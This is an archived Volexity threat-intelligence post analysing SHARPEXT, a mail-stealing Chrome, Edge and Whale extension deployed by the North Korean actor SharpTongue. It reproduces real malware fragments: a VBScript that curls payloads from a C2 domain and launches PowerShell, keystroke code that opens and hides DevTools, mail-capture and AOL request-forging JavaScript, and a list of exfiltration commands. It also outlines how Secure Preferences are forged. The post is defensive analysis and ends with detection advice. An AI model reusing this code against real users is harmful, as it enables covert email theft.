SharpTongue Deploys Clever Mail-Stealing Browser Extension "SHARPEXT"

By mindgrub

Published: 2022-07-28 · Archived: 2026-04-05 19:33:41 UTC

Volexity tracks a variety of threat actors to provide unique insights and actionable information to its Threat Intelligence customers. One frequently encountered—that often results in forensics investigations on compromised systems—is tracked by Volexity as **SharpTongue**. This actor is believed to be North Korean in origin and is often publicly referred to under the name Kimsuky. The definition of which threat activity comprises Kimsuky is a matter of debate amongst threat intelligence analysts. Some publications refer to North Korean threat activity as Kimsuky that Volexity tracks under other group names and does not map back to SharpTongue. Volexity frequently observes SharpTongue targeting and victimizing individuals working for organizations in the United States, Europe and South Korea who work on topics involving North Korea, nuclear issues, weapons systems, and other matters of strategic interest to North Korea.

SharpTongue's toolset is well documented in public sources; the most recent English-language post covering this toolset was published by Huntress in 2021. The list of tools and techniques described in that post are consistent with what Volexity has commonly seen for years. However, in September 2021, Volexity began observing an interesting, undocumented malware family used by SharpTongue. Within the last year, Volexity has responded to multiple incidents involving SharpTongue and, in most cases, has discovered a malicious Google Chrome or Microsoft Edge extension Volexity calls "**SHARPEXT**".

SHARPEXT differs from previously documented extensions used by the "Kimsuky" actor, in that it does not try to steal usernames and passwords. Rather, the malware directly inspects and exfiltrates data from a victim's webmail account as they browse it. Since its discovery, the extension has evolved and is currently at version 3.0, based on the internal versioning system. It supports three web browsers and theft of mail from both Gmail and AOL webmail.

This blog post describes how SHARPEXT works, how the extension is loaded into browsers, and how the different components work together.

(Note: The information is this post is available to Volexity Threat Intelligence customers in TIB-20210917 and TIB-20220616.)

Installation & Browser Preferences Modification

SHARPEXT is a malicious browser extension deployed by SharpTongue following successful compromise of a target system. In the first versions of SHARPEXT investigated by Volexity, the malware only supported Google Chrome. The latest version (3.0 based on the internal versioning) supports three browsers (Figure 1):

- Chrome
- Edge
- Whale

```
if(Process.GetProcessesByName("chrome").Length == 0 &&
   Process.GetProcessesByName("msedge").Length == 0 &&
   Process.GetProcessesByName("microsoftedge").Length == 0 &&
   Process.GetProcessesByName("whale").Length == 0)
{
```

Figure 1. Supported process names in version 3.0 of SHARPEXT indicating supported browsers for extension deployment

The first two browsers are commonly used around the world, but the third browser, "Whale", is less well known. Whale is developed by Naver, a company located in South Korea; it is used almost exclusively by people from South Korea. All three browsers are based on the Chromium engine, so this additional support likely did not require substantial additional development by the attacker.

Prior to deploying SHARPEXT, the attacker manually exfiltrates files required to install the extension (explained below) from the infected workstation. SHARPEXT is then manually installed by an attacker-written VBS script. The workflow of the installation script is as follows:

1. Download supporting files:
    - The malicious browser extension files
    - Browser configuration files
    - Additional scripts (*pow.ps1* and *dev.ps1*) to ensure the extension is loaded
2. Run the setup script (*pow.ps1*).

The full contents of the VBScript are shown in Figure 2.

```
cc1="curl -o ""%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Preferences1"" https://worldinfocontact.club/[redacted]/cow.php?op=1Preferences"
cc2="curl -o ""%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences1"" https://worldinfocontact.club/[redacted]/cow.php?op=1SPreferences"
cc3="curl -o ""%appdata%\AF\bg.js"" https://worldinfocontact.club/[redacted]]/cow.php?op=1bg.js"
cc4="curl -o ""%appdata%\AF\128.png"" https://worldinfocontact.club/[redacted]cow.php?op=1128.png"
cc5="curl -o ""%appdata%\AF\dev.html"" https://worldinfocontact.club/[redacted]/cow.php?op=1dev.html"
cc6="curl -o ""%appdata%\AF\dev.js"" https://worldinfocontact.club/[redacted]/cow.php?op=1dev.js"
cc7="curl -o ""%appdata%\AF\manifest.json"" https://worldinfocontact.club/[redacted]/cow.php?op=1manifest.json"
cc8="curl -o ""%appdata%\Microsoft\pow.ps1"" https://worldinfocontact.club/[redacted]/cow.php?op=1powps1"
cc9="curl -o ""%appdata%\Microsoft\dev.ps1"" https://worldinfocontact.club/[redacted]cow.php?op=1devps1"
retu=ws.run("cmd.exe /c "+cc1,0,false)
retu=ws.run("cmd.exe /c "+cc2,0,false)
retu=ws.run("cmd.exe /c "+cc3,0,false)
retu=ws.run("cmd.exe /c "+cc4,0,false)
retu=ws.run("cmd.exe /c "+cc5,0,false)
retu=ws.run("cmd.exe /c "+cc6,0,false)
retu=ws.run("cmd.exe /c "+cc7,0,false)
retu=ws.run("cmd.exe /c "+cc8,0,false)
retu=ws.run("cmd.exe /c "+cc9,0,false)

Set MyFile = oFSO.CreateTextFile(Path_vbs1, True)
MyFile.Write("On Error Resume Next:Set oShell = CreateObject(""WScript.Shell""):
              Set oFSO=CreateObject(""Scripting.FileSystemObject""):tmp0=""powershell.exe
              cd $env:appdata ;
              powershell -executionpolicy remotesigned -file """"./Microsoft/pow.ps1""""""":
              If oFSO.FolderExists(""C:\Program Files (x86)"") Then
              tmp0=""C:\Windows\SysWOW64\WindowsPowerShell\v1.0\""& tmp0 End If:retu=oShell.run(tmp0,0,false)")
MyFile.Close
Set MyFile = oFSO.CreateTextFile(Path_vbs2, True)
MyFile.Write("On Error Resume Next:Set oShell = CreateObject(""WScript.Shell""):
              Set oFSO=CreateObject(""Scripting.FileSystemObject""):tmp0=""powershell.exe
              cd $env:appdata ;powershell -executionpolicy remotesigned -file """"./Microsoft/dev.ps1""""""":
              If oFSO.FolderExists(""C:\Program Files (x86)"") Then
              tmp0=""C:\Windows\SysWOW64\WindowsPowerShell\v1.0\""& tmp0 End If:retu=oShell.run(tmp0,0,false)")
MyFile.Close
```

Figure 2. Deployment script used to download and install the malicious extension

The first executed script (*pow.ps1*) kills the current browser process and replaces the “Preferences” and “Secure Preferences” files with those retrieved from the command-and-control (C2) server. The Secure Preferences file contains a known-good state of the user’s profile information. Upon startup of Chromium-based browsers, if the Preferences files do not match the loaded configuration, the current configuration will be replaced by the contents of the Secure Preferences file. The Chromium engine has a built-in mechanism that requires the Secure Preferences file contains a valid “super_mac” value to prevent manual editing of this file. The process to create a valid Secure Preferences file outside of the browser is not well documented, but the following resources provide an overview of the principles required:

- An explanatory post by security company AdLice, explaining how malicious extensions are sometimes installed
- A 2020 paper published by students at Chalmers University in Sweden
- A Russian-language forum post containing a Perl script explaining how to generate a valid super_mac value

In summary, the following information must be gathered by the attacker to generate a file that will be accepted by Chromium-based browsers:

- A copy of the resources.pak file from the browser (which contains the HMAC seed used by Chrome)
- The user S-ID value
- The original Preferences and Secure Preferences files from the user’s system

The attacker uses these files to create new Secure Preferences and Preferences files which will be accepted by the browser upon deployment (and retain the existing settings configured by the user, avoiding any confusion on the users’ part). Figure 3 shows the new content added to Secure Preferences to load the extension and its parameters.

Figure 3. New extension data added to the Secure Preferences file

With the modified preferences files in place, the browser will automatically load the malicious extension located in folder "**%APPDATA%\Roaming\AF**". The extension mostly relies on the "DevTools" permission, which is set in the extension's settings (see Figure 1).

The second PowerShell script (*dev.ps1*) is described in the next section.

Component #1: PowerShell Script to Enable DevTools

The second PowerShell script deployed by the installer, *dev.ps1*, is used to enable DevTools within the browser tab accessed by the user. The script runs in an infinite loop checking for processes associated with the targeted browsers. If any targeted browsers are found running, the script checks the title of the tab for a specific keyword (for example "05101190", or "Tab+" depending on the SHARPEXT version). The specific keyword is inserted into the title by the malicious extension when an active tab changes or when a page is loaded. Then, the script uses a handle to the foreground window to send keystrokes, as shown in Figure 4.

```
public static void CreateDev()
{
    //F12
    //keybd_event((byte)0x7b, 0, (int)(0), 0);
    //keybd_event((byte)0x7b, 0, (int)(2), 0);
    //ctrl+shift+J
    keybd_event((byte)0x11, 0, (int)(0), 0);
    Sleep(10);
    keybd_event((byte)0x10, 0, (int)(0), 0);
    Sleep(10);
    keybd_event((byte)0x4A, 0, (int)(0), 0);
    Sleep(10);
    keybd_event((byte)0x4A, 0, (int)(2), 0);
    Sleep(10);
    keybd_event((byte)0x10, 0, (int)(2), 0);
    Sleep(10);
    keybd_event((byte)0x11, 0, (int)(2), 0);
    Sleep(10);
}
```

Figure 4. Keystrokes sent by dev.ps1 to Chromium-based browsers

The keystrokes sent are equivalent to `Control+Shift+J`, the shortcut to enable the DevTools panel. Lastly, the PowerShell script hides the newly opened DevTools window by using the ShowWindow() API and the `SW_HIDE` flag. At the end of this process, DevTools is enabled on the active tab, but the window is hidden.

In addition, this script is used to hide any windows that could alert the victim. Microsoft Edge, for example, periodically displays a warning message to the user (Figure 5) if extensions are running in developer mode. The script constantly checks if this window appears and hides it by using the `ShowWindow()` and the `SW_HIDE` flag.



Figure 5. Warning message displayed by Microsoft Edge when SHARPEXT is loaded

Component #2: DevTools Module

The DevTools module is composed of two files: *dev.html* (automatically loading each time DevTools is enabled) and *dev.js* (loaded by *dev.html*). The purpose of the module is to send two types of messages to the component #3 (described in the next section):

- “inspect” message: the module sends the tab ID of the current tab; the purpose is to maintain an internal list of the monitored tabs.

- "packet" message: the module performs the checks shown in the Figure 6; it sends any matching request and body to be parsed and exfiltrated.

```
52  packetProc = function(request, body){
53          var url = request.request.url;
54          var mimeType = request.response.content.mimeType;
55          if( ( (url.indexOf("https://mail.google.com/mail") != -1 ||
56                  url.indexOf("https://mail.google.com/sync/u") != -1) &&
57                  (mimeType == "application/json" || mimeType == "text/html") ) ||
58                  url.indexOf("https://mail-attachment.googleusercontent.com/attachment/u") != -1 ||
59                  url.indexOf("https://mail.aol.com/") != -1)
60          {
61                          chrome.runtime.sendMessage({
62                                  "action":"packet",
63                                  "request":request,
64                                  "body":body
65                          });
66          }
67  }
```

Figure 6. Filter to identify relevant requests

Component #3: Chromium Listeners

The main functionality of the SHARPEXT extension is located in a file named "*bg.js*" in the root directory. In earlier versions, the functionality was included directly in the extension. In newer versions, however, most of the code is stored on the C2 server; it is downloaded and passed to an eval() statement at the point of execution. This technique of loading the functionality from the C2 at runtime has two main benefits to the attacker:

1. It allows the attacker to dynamically update extension code without deploying new code to the infected machine.
2. There is not much obviously malicious code present in the extension itself. This means it is less likely to be detected as malicious by antivirus scanning engines.

The internal mechanism of the extension can be divided into two parts:

1. Add listeners when a tab is activated and when a web page is loaded.
2. Add a listener on runtime messages.

Each part is further described below.

Tabs listeners

The purpose of the tabs listeners is to change the window title of the active tab in order to add the keyword used by *dev.ps1*, the PowerShell script described previously. The code appends the keyword to the existing title ("05101190" or "Tab+", depending on the version). The keyword is removed when DevTools is enabled on the tab.

Runtime Messages Listener

The runtime messages listener is used to handle the message sent by the DevTools module described in the previous section. The extension can receive two types of messages:

- “inspect”: the listener received the tab ID to be inspected
- “packet”: the listener received the content of the response request

The “inspect” message is used to maintain a list of monitored tabs via the DevTools API. The “packet” message is used to parse the response of the targeted websites. The first versions of the malicious extension encountered by Volexity only supported Gmail accounts. The latest version supports both Gmail and AOL mail accounts.

The purpose of the response parsing is to steal email and attachments from a user’s mailbox. The extension can generate web requests to download additional email from the web page. An example of AOL request to retrieve additional emails is shown in Figure 7.

```
650  ////////////////aol/////////////////////
651  function aolMsgReq(id, msginfo)
652  {
653          var req1 = new Object();
654          var req2 = new Object();
655          req1.id = "GetMessage";
656          req1.uri = "/ws/v3/mailboxes/@.id=="+id+"/messages/@.id=="+msginfo.id+"/content/simplebody/full/secure";
657          req1.method = "GET";
658          req2.id = "UpdateMessage";
659          req2.uri = "/ws/v3/mailboxes/@.id=="+id+"/messages/@.select==q?&q=id%3A("+msginfo.id+")";
660          req2.method = "POST";
661          req2.payloadType = "embedded";
662          req2.payload = new Object();
663          req2.payload.message = new Object();
664          req2.payload.message.flags = new Object();
665          req2.payload.message.flags.read = msginfo.read;
666          req2.payload.message.flags.recent = false;
667
668          var msgReq = new Object();
669          msgReq.responseType = "json";
670          msgReq.requests = new Array();
671          msgReq.requests.push(req1);
672          msgReq.requests.push(req2);
673
674          var newReqId = g_aolReqIdPrefix + (parseInt(g_aolReqId,16)+g_aolReqIdOffset).toString(16);
675          var req_url = "https://mail.aol.com/ws/v3/batch?appid=aolwebmail&ymreqid=" + newReqId + "&webstdver=84.0&wssid="+g_aolSid;
676          var param = JSON.stringify(msgReq);
677
678          //printLog("new mail REQUEST ===> ",newReqId, msginfo);
679
680          chrome.tabs.query({}, function(tabs) {
681                  for(var i = 0; i < tabs.length;i++){
682                          if(tabs[i].url.indexOf("https://mail.aol.com/") != -1 )
683                          {
684                                  var TabId = tabs[i].id;
685                                  chrome.tabs.executeScript(TabId, {code: getRemoteCode_aol(req_url, param)});
686                                  break;
687                          }
688                  }
689          });
690
691  }
692  function getRemoteCode_aol(url, param)
693  {
694          return  "var url='"+url+"';var param='"+param+"';var xhr=new XMLHttpRequest();if(xhr){xhr.open('POST',url);xhr.setRequestHeader('Content-Type','application/json');xhr.send(param);}";
695  }
```

Figure 7. AOL requests

The malicious extension can perform the following requests:

HTTP POST Data	**Description**
mode=list	List previously collected email from the victim to ensure duplicates are not uploaded. This list is continuously updated as SHARPEXT executes.
mode=domain	List email domains with which the victim has previously communicated. This list is continuously updated as SHARPEXT executes.

HTTP POST Data	Description
mode=black	Collect a blacklist of email senders that should be ignored when collecting email from the victim.
mode=newD&d=[data]	Add a domain to the list of all domains viewed by the victim.
mode=attach&name=[data]&idx=[data]&body=[data]	Upload a new attachment to the remote server.
mode=new&mid=[data]&mbody=[data]	Upload Gmail data to the remote server.
mode=attlist	Commented by the attacker; receive an attachments list to be exfiltrated.
mode=new_aol&mid=[data]&mbody=[data]	Upload AOL data to the remote server.

SHARPEXT uses several global variables to maintain knowledge of its current state and prevent duplication of stolen data. Information stored in these variables includes, but is not limited to, the following:

- Lists of email addresses to ignore
- Lists of email already stolen
- Lists of the monitored tabs
- Lists of previously exfiltrated attachments

A summary of the orchestration of the different SHARPEXT components is given in Figure 8:



Figure 8. SHARPEXT process workflow

Conclusion & Mitigations

The use of malicious browser extensions by North Korean threat actors is not new; this tactic has typically been used to infect users as part of the delivery phase of an attack. However, this is the first time Volexity has observed malicious browser extensions used as part of the post-exploitation phase of a compromise. By stealing email data in the context of a user's already-logged-in session, the attack is hidden from the email provider, making detection very challenging. Similarly, the way in which the extension works means suspicious activity would not be logged in a user's email "account activity" status page, were they to review it.

Deployment of SHARPEXT is highly customized, as the attacker must first gain access to the victim's original browser Security Preferences file. This file is then modified and used to deploy the malicious extension. Volexity has observed SharpTongue deploying SHARPEXT against targets for well over a year; and, in each case, a dedicated folder for the infected user is created containing the required files for the extension.

Volexity has followed the evolution of SHARPEXT due to several engagements handled by its incident response team. When Volexity first encountered SHARPEXT, it seemed to be a tool in early development containing numerous bugs, an indication the tool was immature. The latest updates and ongoing maintenance demonstrate the attacker is achieving its goals, finding value in continuing to refine it. Volexity's own visibility shows the extension has been quite successful, as logs obtained by Volexity show the attacker was able to successfully steal thousands of emails from multiple victims through the malware's deployment.

To generically detect and investigate attacks such as these, Volexity recommends the following:

- Because PowerShell played a key role in the setup and installation of the malware, enabling and analyzing the results of PowerShell ScriptBlock logging could be useful for identification and triage of malicious activity.
- Security teams responsible for defending highly targeted users by this threat actor may consider periodically reviewing installed extensions on machines of high risk users to identify those not available on the Chrome Web Store or loaded from unusual paths.

To prevent these specific attacks, Volexity recommends the following:

- Use the YARA rules here to detect related activity.
- Block the IOCs listed here.

If you suspect you have been targeted by SharpTongue, please feel free to contact Volexity.
